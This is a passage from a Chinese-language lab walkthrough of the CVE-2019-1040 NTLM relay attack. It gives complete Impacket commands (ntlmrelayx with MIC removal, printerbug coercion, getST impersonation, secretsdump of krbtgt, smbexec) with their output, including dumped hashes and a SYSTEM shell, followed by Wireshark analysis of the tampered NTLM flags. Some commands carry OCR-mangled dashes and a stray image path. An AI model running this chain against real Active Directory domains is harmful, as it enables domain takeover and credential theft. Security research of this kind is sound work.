然后在安全研究员机器 10.211.55.2 上执行如下命令进行监听

#目标域不支持 ldaps 的话，可以使用如下命令，指定刚刚创建的机器账号 machine$。

python3 ntlmrelayx.py -t ldap://10.211.55.4 -smb2support --remove-mic --delegate-access --escalate-user machine\$

fcmit.cc

#目标域支持 ldaps 的话，可以使用如下命令，会自动创建机器账号。

python3 ntlmrelayx.py –t ldaps://10.211.55.4 –smb2support ––remove–mic ––delegate–access

参数含义如下：

- –t 参数将认证凭据中继到指定 ldap
- –smb2support 参数用于支持 SMB2 协议
- ––remove–mic 参数用于绕过 NTLM 的 MIC 消息完整性校验
- ––delegate–access 参数用于指定委派
- –escalate–user 参数指定需要赋予委派权限的用户

如图所示，安全研究员运行命令进行监听：

```
→  examples git:(master) ✗ python3 ntlmrelayx.py -t ldap://10.211.55.4 -smb2support --remove-mic --delegate-access
--escalate-user machine\$
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Setting up WCF Server
[*] Servers started, waiting for connections
```

接着安全研究员使用 printerbug.py 脚本执行如下命令，使用 xie\hack 用户连接域控制器 AD02，触发域控制器 AD02 的 Print Spooler Bug，该 bug 会强制触发目标域控制器 AD02 10.211.55.5 向指定的安全研究员机器 10.211.55.2 机器进行 NTLM 认证。

python3 printerbug.py xie.com/hack:P@ss1234@10.211.55.5 10.211.55.2

fcmit.cc

如图所示，安全研究员使用打印机漏洞强制触发目标域控制器 AD02 10.211.55.5 向指定的安全研究员机器 10.211.55.2 机器进行 NTLM 认证。

```
→  examples git:(master) ✗ python3 printerbug.py xie/hack:P@ss1234@10.211.55.5 10.211.55.2
[*] Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 10.211.55.5
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

然后安全研究员就可以收到目标域控 AD02 服务器发过来的 NTLM 认证流量了，再将此 NTLM 认证流量绕过 NTLM 的 MIC 消息完整性校验后通过修改 LDAP 协商数据包中的相应标志位来使得协商不需要签名。再通过 LDAP 协议中继给域控 AD01，LDAP 中执行的高权限操作是赋予指定机器用户 machine$对域控制器 AD02 的基于资源的约束性委派。

如图所示，可以看到此时机器用户 machine$已经拥有对域控制器 AD02 基于资源的约束性委派了。

```
[*] Setting up WCF Server
[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from XIE/AD02$@10.211.55.5 controlled, attacking target ldap://10.211.55.4
[*] Authenticating against ldap://10.211.55.4 as XIE/AD02$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-4: Connection from XIE/AD02$@10.211.55.5 controlled, but there are no more targets left!
[*] SMBD-Thread-6: Connection from 10.211.55.5 authenticated as guest (anonymous). Skipping target selection.
[*] Delegation rights modified succesfully!
[*] machine$ can now impersonate users on AD02$ via S4U2Proxy
```

此时机器用户 machine$已经拥有对域控制器 AD02 基于资源的约束性委派了，可以执行如下命令进行后利用：

```
#以 administrator 的身份申请访问 ad02 机器的 cifs 服务票据
python3 getST.py -spn cifs/ad02.xie.com xie/machine\$:root -dc-ip 10.211.55.4 -impersonate administrator

#导入申请的服务票据
export KRB5CCNAME=administrator.ccache

#导出域内指定 krbtgt 用户的哈希
python3 secretsdump.py -k -no-pass AD02.xie.com -just-dc-user krbtgt
```

fcmit.cc

#远程连接 ad02 机器


python3 smbexec.py –no–**pass** –k AD02.xie.com –codec gbk

如图所示，利用完成后，即可导出域内任意用户哈希，也可以直接远程连接域控制器 AD02。

```
→  examples git:(master) ✗ sudo python3 getST.py -spn cifs/ad02.xie.com xie/machine\$:root -dc-ip 10.211.55.4 -impersonate adminis
trator
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating administrator
[*]     Requesting S4U2self
forwardable标志位: 0
[*]     Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
→  examples git:(master) ✗ export KRB5CCNAME=administrator.ccache
→  examples git:(master) ✗ python3 secretsdump.py -k -no-pass AD02.xie.com -just-dc-user krbtgt
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:badf5dbde4d4cbbd1135cc26d8200238:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:3434056c4d433772b39c4e48514bedd6c096f4ab1c2dc5726b0679e081e40f85
krbtgt:aes128-cts-hmac-sha1-96:31a9112d284f3e1f0f58789c0deae347
krbtgt:des-cbc-md5:d39764fe0d73077a
[*] Cleaning up...
→  examples git:(master) ✗ python3 smbexec.py -no-pass -k AD02.xie.com -codec gbk
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
AD02
```

漏洞抓包分析

现在我们以攻击 Exchange 服务器为例，利用 WireShark 抓包分析整个漏洞利用过程。如图所示，是整个利用过程的分析图：



1. 连接 Exchange 服务器

安全研究员 10.211.55.2 使用有效域账号 xie\hack 通过 SMB 连接到 Exchange 服务器 10.211.55.5，对应如图所示数据包：

21	2.186191	10.211.55.2	10.211.55.5	SMB2	176	Negotiate Protocol Request
22	2.188595	10.211.55.5	10.211.55.2	SMB2	318	Negotiate Protocol Response
24	2.191616	10.211.55.2	10.211.55.5	SMB2	224	Session Setup Request, NTLMSSP_NEGOTIATE
25	2.192250	10.211.55.5	10.211.55.2	SMB2	337	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
27	2.195598	10.211.55.2	10.211.55.5	SMB2	464	Session Setup Request, NTLMSSP_AUTH, User: xie\hack
35	2.199620	10.211.55.5	10.211.55.2	SMB2	151	Session Setup Response

如图所示，查看数据包详细可以看到认证的用户为 xie\hack。

fcmit.cc

fcmit.cc

```
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
  Session Setup Request (0x01)
    [Preauth Hash: 143040a127064df11a26c853d3146a69745775419a12b2be6c6de8c025eb5c3d6b3f5950…]
    StructureSize: 0x0019
    Flags: 0
    Security mode: 0x01, Signing enabled
    Capabilities: 0x00000000
    Channel: None (0x00000000)
    Previous Session Id: 0x0000000000000000
    Blob Offset: 0x00000058
    Blob Length: 306
    Security Blob: a182012e3082012aa2820126048201224e544c4d535350000300000018001800 4e000000…
      GSS-API Generic Security Service Application Program Interface
        Simple Protected Negotiation
          negTokenTarg
            responseToken: 4e544c4d535350000300000018001800 4e000000ac00ac00660000000600060040000000…
            NTLM Secure Service Provider
              NTLMSSP identifier: NTLMSSP
              NTLM Message Type: NTLMSSP_AUTH (0x00000003)
              Lan Manager Response: 34a22d83e9ab6b08bb957db878faa62f32436d5676645337
              NTLM Response: 8e342cbac94584c9227166811ab577a70101000000000000df2d2d07ddcd70132436d56…
              Domain name: xie
              User name: hack
              Host name: NULL
              Session Key: add949835103fea12f20130710bf06a3
              Negotiate Flags: 0xe0888235, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Target Info,
```

2. 触发 Print Spooler Bug

安全研究员 10.211.55.2 发送 payload 触发 Exchange 服务器 10.211.55.5 的 Print Spooler Bug，对应如图所示数据包：

37	2.202900	10.211.55.2	10.211.55.5	SMB2	230	Encrypted SMB3
38	2.204804	10.211.55.5	10.211.55.2	SMB2	202	Encrypted SMB3
40	2.206954	10.211.55.2	10.211.55.5	SMB2	256	Encrypted SMB3
41	2.207881	10.211.55.5	10.211.55.2	SMB2	274	Encrypted SMB3
43	2.210382	10.211.55.2	10.211.55.5	SMB2	306	Encrypted SMB3
44	2.210678	10.211.55.5	10.211.55.2	SMB2	202	Encrypted SMB3
46	2.212374	10.211.55.2	10.211.55.5	SMB2	235	Encrypted SMB3
47	2.212710	10.211.55.5	10.211.55.2	SMB2	270	Encrypted SMB3
49	2.216328	10.211.55.2	10.211.55.5	SMB2	318	Encrypted SMB3
51	2.216656	10.211.55.5	10.211.55.2	SMB2	202	Encrypted SMB3
53	2.218999	10.211.55.2	10.211.55.5	SMB2	235	Encrypted SMB3
54	2.219308	10.211.55.5	10.211.55.2	SMB2	250	Encrypted SMB3
56	2.222797	10.211.55.2	10.211.55.5	SMB2	338	Encrypted SMB3
57	2.223248	10.211.55.5	10.211.55.2	SMB2	202	Encrypted SMB3
65	2.225573	10.211.55.2	10.211.55.5	SMB2	235	Encrypted SMB3

3. Exchange 向安全研究员发起 NTLM 认证

此时 Exchange 服务器 10.211.55.5 主动向安全研究员所在机器 10.211.55.2 发起 NTLM 认证，使用的是 Exchange 服务器的机器账号 XIE\MAIL$进行认证。但是此时安全研究员还未将 Exchange 的认证流量中继给域控。因此，这里的 NTLM 认证其实并未起作用。如图所示：

fcmit.cc

63	2.225080	10.211.55.5	10.211.55.2	SMB	213	Negotiate Protocol Request
64	2.225099	10.211.55.2	10.211.55.5	TCP	54	445 → 19552 [ACK] Seq=1 Ack=160 Win=261952 Len=0
65	2.225573	10.211.55.2	10.211.55.5	SMB2	235	Encrypted SMB3
66	2.226851	10.211.55.2	10.211.55.5	SMB2	228	Negotiate Protocol Response
67	2.227675	10.211.55.5	10.211.55.2	SMB2	227	Session Setup Request, NTLMSSP_NEGOTIATE
68	2.227706	10.211.55.2	10.211.55.5	TCP	54	445 → 19552 [ACK] Seq=175 Ack=333 Win=261952 Len=0
69	2.229656	10.211.55.2	10.211.55.5	SMB2	347	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
70	2.230094	10.211.55.5	10.211.55.2	SMB2	619	Session Setup Request, NTLMSSP_AUTH, User: XIE\MAIL$, Unknown NTLMSSP message type
71	2.230155	10.211.55.2	10.211.55.5	TCP	54	445 → 19552 [ACK] Seq=468 Ack=898 Win=261568 Len=0
72	2.232154	10.211.55.2	10.211.55.5	SMB2	139	Session Setup Response
73	2.232518	10.211.55.5	10.211.55.2	SMB2	166	Tree Connect Request Tree: \\10.211.55.2\IPC$

4. 安全研究员将协商请求流量中继给域控

如图所示，安全研究员将 Exchange 服务器的协商请求流量以 LDAP 协议中继给域控 10.211.55.4。并发送 STATUS_NETWORK_SESSION_EXPIRED 消息，要求 Exchange 服务器再次进行 NTLM 认证。此步骤中的 LDAP 流量还未进行修改，因为该步骤是真正进行 NTLM 认证的前置协商步骤。

84	2.237342	10.211.55.2	10.211.55.4	LDAP	317	searchRequest(1) "<ROOT>" baseObject
85	2.237766	10.211.55.4	10.211.55.2	TCP	1514	389 → 59586 [ACK] Seq=1 Ack=252 Win=532736 Len=1448 TSval=1304060 TSecr=3304745032 [TCP segment of
86	2.237766	10.211.55.4	10.211.55.2	TCP	1514	389 → 59586 [ACK] Seq=1449 Ack=252 Win=532736 Len=1448 TSval=1304060 TSecr=3304745032 [TCP segment
87	2.237767	10.211.55.4	10.211.55.2	LDAP	142	searchResEntry(1) "<ROOT>" | searchResDone(1) success [25 results]
88	2.237813	10.211.55.2	10.211.55.4	TCP	66	59586 → 389 [ACK] Seq=252 Ack=1449 Win=130304 Len=0 TSval=3304745032 TSecr=1304060
89	2.237823	10.211.55.2	10.211.55.4	TCP	66	59586 → 389 [ACK] Seq=252 Ack=2897 Win=128832 Len=0 TSval=3304745032 TSecr=1304060
90	2.237828	10.211.55.2	10.211.55.4	TCP	66	59586 → 389 [ACK] Seq=252 Ack=2973 Win=130240 Len=0 TSval=3304745032 TSecr=1304060
91	2.239722	10.211.55.2	10.211.55.4	LDAP	340	searchRequest(2) "CN=Aggregate,CN=Schema,CN=Configuration,DC=xie,DC=com" baseObject
92	2.240085	10.211.55.4	10.211.55.2	LDAP	240	searchResDone(2) operationsError (000004DC: LdapErr: DSID-0C090728, comment: In order to perform t
93	2.240112	10.211.55.2	10.211.55.4	TCP	66	59586 → 389 [ACK] Seq=526 Ack=3147 Win=130880 Len=0 TSval=3304745034 TSecr=1304060
94	2.240579	10.211.55.2	10.211.55.5	SMB2	138	Tree Connect Response, Error: STATUS_NETWORK_SESSION_EXPIRED

5. NTLMSSP_NEGOTIATE 消息中继

Exchange 服务器再次发起 NTLMSSP_NEGOTIATE 认证，此时，安全研究员将 NTLMSSP_NEGOTIATE 协商流量通过 LDAP 协议中继给域控 10.211.55.4，如图所示：

95	2.241416	10.211.55.5	10.211.55.2	SMB2	193	Session Setup Request, NTLMSSP_NEGOTIATE
96	2.241461	10.211.55.2	10.211.55.5	TCP	54	445 → 19552 [ACK] Seq=637 Ack=1149 Win=261952 Len=0
97	2.243729	10.211.55.2	10.211.55.4	LDAP	80	bindRequest(3) "<ROOT>" Unknown auth(4294967295)
98	2.244162	10.211.55.4	10.211.55.2	LDAP	92	bindResponse(3) success
99	2.244197	10.211.55.2	10.211.55.4	TCP	66	59586 → 389 [ACK] Seq=540 Ack=3173 Win=131008 Len=0 TSval=3304745037 TSecr=1304060
100	2.244576	10.211.55.2	10.211.55.4	LDAP	131	bindRequest(4) "NTLM" , NTLMSSP_NEGOTIATE

安全研究员在将 NTLMSSP_NEGOTIATE 协商流量通过 LDAP 协议中继给域控时，绕过了 LDAP 签名，那么是如何绕过的呢?

在此步骤中，安全研究员中继给域控的 LDAP 流量进行了修改，主要是为了协商不签名，具体修改如下：

fcmit.cc

先查看 Exchange 服务器发送给安全研究员正常的未修改的 SMB 流量，如图所示，可以看到 Negotiate Always Sign 和 Negotiate Sign 均为 Set。

```
Security Blob: 4e544c4d5353500001000000097b208e2030003002c0000000400040028000000006038025…
  NTLM Secure Service Provider
    NTLMSSP identifier: NTLMSSP
    NTLM Message Type: NTLMSSP_NEGOTIATE (0x00000001)
    Negotiate Flags: 0xe208b297, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version,
      1... .... .... .... .... .... .... .... = Negotiate 56: Set
      .1.. .... .... .... .... .... .... .... = Negotiate Key Exchange: Set
      ..1. .... .... .... .... .... .... .... = Negotiate 128: Set
      ...0 .... .... .... .... .... .... .... = Negotiate 0x10000000: Not set
      .... 0... .... .... .... .... .... .... = Negotiate 0x08000000: Not set
      .... .0.. .... .... .... .... .... .... = Negotiate 0x04000000: Not set
      .... ..1. .... .... .... .... .... .... = Negotiate Version: Set
      .... ...0 .... .... .... .... .... .... = Negotiate 0x01000000: Not set
      .... .... 0... .... .... .... .... .... = Negotiate Target Info: Not set
      .... .... .0.. .... .... .... .... .... = Request Non-NT Session: Not set
      .... .... ..0. .... .... .... .... .... = Negotiate 0x00200000: Not set
      .... .... ...0 .... .... .... .... .... = Negotiate Identify: Not set
      .... .... .... 1... .... .... .... .... = Negotiate Extended Security: Set
      .... .... .... .0.. .... .... .... .... = Target Type Share: Not set
      .... .... .... ..0. .... .... .... .... = Target Type Server: Not set
      .... .... .... ...0 .... .... .... .... = Target Type Domain: Not set
      .... .... .... .... 1... .... .... .... = Negotiate Always Sign: Set
      .... .... .... .... .0.. .... .... .... = Negotiate 0x00004000: Not set
      .... .... .... .... ..1. .... .... .... = Negotiate OEM Workstation Supplied: Set
      .... .... .... .... ...1 .... .... .... = Negotiate OEM Domain Supplied: Set
      .... .... .... .... .... 0... .... .... = Negotiate Anonymous: Not set
      .... .... .... .... .... .0.. .... .... = Negotiate NT Only: Set
      .... .... .... .... .... ..1. .... .... = Negotiate NTLM key: Set
      .... .... .... .... .... ...0 .... .... = Negotiate 0x00000100: Not set
      .... .... .... .... .... .... 1... .... = Negotiate Lan Manager Key: Set
      .... .... .... .... .... .... .0.. .... = Negotiate Datagram: Not set
      .... .... .... .... .... .... ..0. .... = Negotiate Seal: Not set
      .... .... .... .... .... .... ...1 .... = Negotiate Sign: Set
      .... .... .... .... .... .... .... 0... = Request 0x00000008: Not set
      .... .... .... .... .... .... .... .1.. = Request Target: Set
      .... .... .... .... .... .... .... ..1. = Negotiate OEM: Set
      .... .... .... .... .... .... .... ...1 = Negotiate UNICODE: Set
```

而安全研究员发送给域控中继的 LDAP 流量，将 Negotiate Always Sign 和 Negotiate Sign 设置为 Not Set，主要是为了协商不签名，如图所示：

```
authentication: ntlmsspNegotiate (10)
  NTLM Secure Service Provider
    NTLMSSP identifier: NTLMSSP
    NTLM Message Type: NTLMSSP_NEGOTIATE (0x00000001)
    Negotiate Flags: 0xe2083287, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Extended Security,
      1... .... .... .... .... .... .... .... = Negotiate 56: Set
      .1.. .... .... .... .... .... .... .... = Negotiate Key Exchange: Set
      ..1. .... .... .... .... .... .... .... = Negotiate 128: Set
      ...0 .... .... .... .... .... .... .... = Negotiate 0x10000000: Not set
      .... 0... .... .... .... .... .... .... = Negotiate 0x08000000: Not set
      .... .0.. .... .... .... .... .... .... = Negotiate 0x04000000: Not set
      .... ..1. .... .... .... .... .... .... = Negotiate Version: Set
      .... ...0 .... .... .... .... .... .... = Negotiate 0x01000000: Not set
      .... .... 0... .... .... .... .... .... = Negotiate Target Info: Not set
      .... .... .0.. .... .... .... .... .... = Request Non-NT Session: Not set
      .... .... ..0. .... .... .... .... .... = Negotiate 0x00200000: Not set
      .... .... ...0 .... .... .... .... .... = Negotiate Identify: Not set
      .... .... .... 1... .... .... .... .... = Negotiate Extended Security: Set
      .... .... .... .0.. .... .... .... .... = Target Type Share: Not set
      .... .... .... ..0. .... .... .... .... = Target Type Server: Not set
      .... .... .... ...0 .... .... .... .... = Target Type Domain: Not set
      .... .... .... .... 0... .... .... .... = Negotiate Always Sign: Not set
      .... .... .... .... .0.. .... .... .... = Negotiate 0x00004000: Not set
      .... .... .... .... ..1. .... .... .... = Negotiate OEM Workstation Supplied: Set
      .... .... .... .... ...1 .... .... .... = Negotiate OEM Domain Supplied: Set
      .... .... .... .... .... 0... .... .... = Negotiate Anonymous: Not set
      .... .... .... .... .... .0.. .... .... = Negotiate NT Only: Set
      .... .... .... .... .... ..1. .... .... = Negotiate NTLM key: Set
      .... .... .... .... .... ...0 .... .... = Negotiate 0x00000100: Not set
      .... .... .... .... .... .... 1... .... = Negotiate Lan Manager Key: Set
      .... .... .... .... .... .... .0.. .... = Negotiate Datagram: Not set
      .... .... .... .... .... .... ..0. .... = Negotiate Seal: Not set
      .... .... .... .... .... .... ...0 .... = Negotiate Sign: Not set
      .... .... .... .... .... .... .... 0... = Request 0x00000008: Not set
```

fcmit.cc

6. NTLMSSP_CHALLENGE 消息中继

域控制器 10.211.55.4 给安全研究员发送 NTMLSSP_CHALLENGE 消息，安全研究员 10.211.55.2 再将此 NTMLSSP_CHALLENGE 消息中继回 Exchange 服务器 10.211.55.5。如图所示：

```
101 2.244877   10.211.55.4   10.211.55.2   LDAP   254 bindResponse(4) success , NTLMSSP_CHALLENGE
102 2.244895   10.211.55.2   10.211.55.4   TCP     66 59586 → 389 [ACK] Seq=605 Ack=3361 Win=130880 Len=0 TSval=3304745038 TSecr=1304060
103 2.245625   10.211.55.2   10.211.55.5   SMB2   294 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
```

如图所示，可以看到域控通过 LDAP 协议发送给安全研究员的 NTMLSSP_CHALLENGE 消息包的 Challenge 值为：70163c322611694c。

```
Lightweight Directory Access Protocol
  LDAPMessage bindResponse(4) success
    messageID: 4
    protocolOp: bindResponse (1)
      bindResponse
        resultCode: success (0)
        matchedDN: NTLMSSP
          [Expert Info (Warning/Undecoded): Trailing stray characters]
            [Trailing stray characters]
            [Severity level: Warning]
            [Group: Undecoded]
        NTLM Secure Service Provider
          NTLMSSP identifier: NTLMSSP
          NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
          Target Name: XIE
          Negotiate Flags: 0xe2890205, Negotiate 56, Negotiate Key Exchange
          NTLM Server Challenge: 70163c322611694c
          Reserved: 0000000000000000
          Target Info
          Version 6.3 (Build 9600); NTLM Current Revision 15
        errorMessage:
```

安全研究员通过 SMB 协议发送给 Exchange Server 服务器的 NTMLSSP_CHALLENGE 消息包的 Challenge 值也为：70163c322611694c，如图所示：

```
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
  Session Setup Response (0x01)
    [Preauth Hash: ca8ed545cf05fc4b3b5f9e1dfedf66937e3850197218973aff0e06a27dcd9b2ab9605fd2…]
    StructureSize: 0x0009
    Session Flags: 0x0000
    Blob Offset: 0x00000048
    Blob Length: 164
    Security Blob: 4e544c4d5353500002000000060006003800000005028 9e270163c322611694c00000000…
      NTLM Secure Service Provider
        NTLMSSP identifier: NTLMSSP
        NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
        Target Name: XIE
        Negotiate Flags: 0xe2890205, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate
        NTLM Server Challenge: 70163c322611694c
        Reserved: 0000000000000000
        Target Info
        Version 6.3 (Build 9600); NTLM Current Revision 15
```

fcmit.cc

7. NTLMSSP_AUTH 消息中继，认证成功

Exchange 服务器 10.211.55.5 通过 SMB 协议发送给安全研究员 10.211.55.2 NTLMSSP_AUTH 消息。安全研究员将此认证流量通过 LDAP 协议的 NTLMSSP_AUTH 消息发送给域控，认证成功！如图所示：

104	2.246211	10.211.55.5	10.211.55.2	SMB2	568	Session Setup Request, NTLMSSP_AUTH, User: XIE\MAIL$
105	2.246240	10.211.55.2	10.211.55.5	TCP	54	445 → 19552 [ACK] Seq=877 Ack=1663 Win=261568 Len=0
106	2.251023	10.211.55.2	10.211.55.4	LDAP	484	bindRequest(5) "<ROOT>" , NTLMSSP_AUTH, User: XIE\MAIL$
107	2.252829	10.211.55.4	10.211.55.2	TCP	66	389 → 59586 [ACK] Seq=3361 Ack=1023 Win=531968 Len=0 TSval=1304062 TSecr=3304745043
108	2.255760	10.211.55.4	10.211.55.2	LDAP	88	bindResponse(5) success

如图所示，可以看到 Exchange 服务器通过 SMB 协议发送给安全研究员的 NTLMSSP_AUTH 消息中认证用户为 XIE\MAIL$，也就是 Exchange 服务器的机器用户。

```
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
  Session Setup Request (0x01)
      [Preauth Hash: 046c49c6a0cb843ea3fa33c8a1f4a9b9efe65ad35eb979bc9350f4583ddd235f69ff7bff…]
    StructureSize: 0x0019
    Flags: 0
    Security mode: 0x01, Signing enabled
    Capabilities: 0x00000001, DFS
    Channel: None (0x00000000)
    Previous Session Id: 0x0000000000000000
    Blob Offset: 0x00000058
    Blob Length: 422
    Security Blob: 4e544c4d535350000300000018001800700000000e010e01880000000600060058000000…
      NTLM Secure Service Provider
          NTLMSSP identifier: NTLMSSP
          NTLM Message Type: NTLMSSP_AUTH (0x00000003)
        Lan Manager Response: 00000000000000000000000000000000000000000000000000
          LMv2 Client Challenge: 0000000000000000
        NTLM Response: 8df83ed26ace880bdf019e025b0968f301010000000000002b97e3d07ddcd701a4cee9da…
        Domain name: XIE
        User name: MAIL$
        Host name: MAIL
        Session Key: 78df10ad9422077bcf6d464e724c4fd4
        Negotiate Flags: 0xe2880215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version,
        Version 6.3 (Build 9600); NTLM Current Revision 15
          MIC: 10fa71bd19a9e682854245afc3d80f4d
```

安全研究员通过 LDAP 协议发送给域控中继的 NTLMSSP_AUTH 消息中的认证用户也为 XIE\MAIL$，如图所示：

```
Lightweight Directory Access Protocol
  LDAPMessage bindRequest(5) "<ROOT>" ntlmsspAuth
      messageID: 5
    protocolOp: bindRequest (0)
      bindRequest
          version: 3
          name:
        authentication: ntlmsspAuth (11)
          NTLM Secure Service Provider
              NTLMSSP identifier: NTLMSSP
              NTLM Message Type: NTLMSSP_AUTH (0x00000003)
            Lan Manager Response: 00000000000000000000000000000000000000000000000000
              LMv2 Client Challenge: 0000000000000000
            NTLM Response: 8df83ed26ace880bdf019e025b0968f301010000000000002b97e3d07ddcd701a4cee9da…
            Domain name: XIE
            User name: MAIL$
            Host name: MAIL
            Session Key: 78df10ad9422077bcf6d464e724c4fd4
            Negotiate Flags: 0xa0880205, Negotiate 56, Negotiate 128, Negotiate Target Info, Negotiate Extended
    [Response In: 108]
```

fcmit.cc

安全研究员在将 NTLMSSP_AUTH 流量通过 LDAP 协议中继给域控时，绕过了 MIC 校验和 LDAP 签名，那么是如何绕过的呢?

在此步骤中，安全研究员中继给域控的 LDAP 流量进行了修改，主要目的是为了协商不签名和绕过 NTLM 的 MIC 消息完整性校验。这也是 CVE-2019-1040 的核心部分，具体绕过手段如下：

先查看 Exchange 服务器发送给安全研究员正常的未修改的 SMB 流量，如图所示，可以看到 Negotiate Key Exchange、Negotiate Version 和 Negotiate Sign 标志位均为 Set，而由于 NTLMSSP_NEGOTIATE 消息中我们已经修改了 Negotiate Always Sign 的值，因此这里 Negotiate Always Sign 的值为 Not set。

```
Negotiate Flags: 0xe2880215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate
    1... .... .... .... .... .... .... .... = Negotiate 56: Set
    .1.. .... .... .... .... .... .... .... = Negotiate Key Exchange: Set
    ..1. .... .... .... .... .... .... .... = Negotiate 128: Set
    ...0 .... .... .... .... .... .... .... = Negotiate 0x10000000: Not set
    .... 0... .... .... .... .... .... .... = Negotiate 0x08000000: Not set
    .... .0.. .... .... .... .... .... .... = Negotiate 0x04000000: Not set
    .... ..1. .... .... .... .... .... .... = Negotiate Version: Set
    .... ...0 .... .... .... .... .... .... = Negotiate 0x01000000: Not set
    .... .... 1... .... .... .... .... .... = Negotiate Target Info: Set
    .... .... .0.. .... .... .... .... .... = Request Non-NT Session: Not set
    .... .... ..0. .... .... .... .... .... = Negotiate 0x00200000: Not set
    .... .... ...0 .... .... .... .... .... = Negotiate Identify: Not set
    .... .... .... 1... .... .... .... .... = Negotiate Extended Security: Set
    .... .... .... .0.. .... .... .... .... = Target Type Share: Not set
    .... .... .... ..0. .... .... .... .... = Target Type Server: Not set
    .... .... .... ...0 .... .... .... .... = Target Type Domain: Not set
    .... .... .... .... 0... .... .... .... = Negotiate Always Sign: Not set
    .... .... .... .... .0.. .... .... .... = Negotiate 0x00004000: Not set
    .... .... .... .... ..0. .... .... .... = Negotiate OEM Workstation Supplied: Not set
    .... .... .... .... ...0 .... .... .... = Negotiate OEM Domain Supplied: Not set
    .... .... .... .... .... 0... .... .... = Negotiate Anonymous: Not set
    .... .... .... .... .... .0.. .... .... = Negotiate NT Only: Not set
    .... .... .... .... .... ..1. .... .... = Negotiate NTLM key: Set
    .... .... .... .... .... ...0 .... .... = Negotiate 0x00000100: Not set
    .... .... .... .... .... .... 0... .... = Negotiate Lan Manager Key: Not set
    .... .... .... .... .... .... .0.. .... = Negotiate Datagram: Not set
    .... .... .... .... .... .... ..0. .... = Negotiate Seal: Not set
    .... .... .... .... .... .... ...1 .... = Negotiate Sign: Set
    .... .... .... .... .... .... .... 0... = Request 0x00000008: Not set
    .... .... .... .... .... .... .... .1.. = Request Target: Set
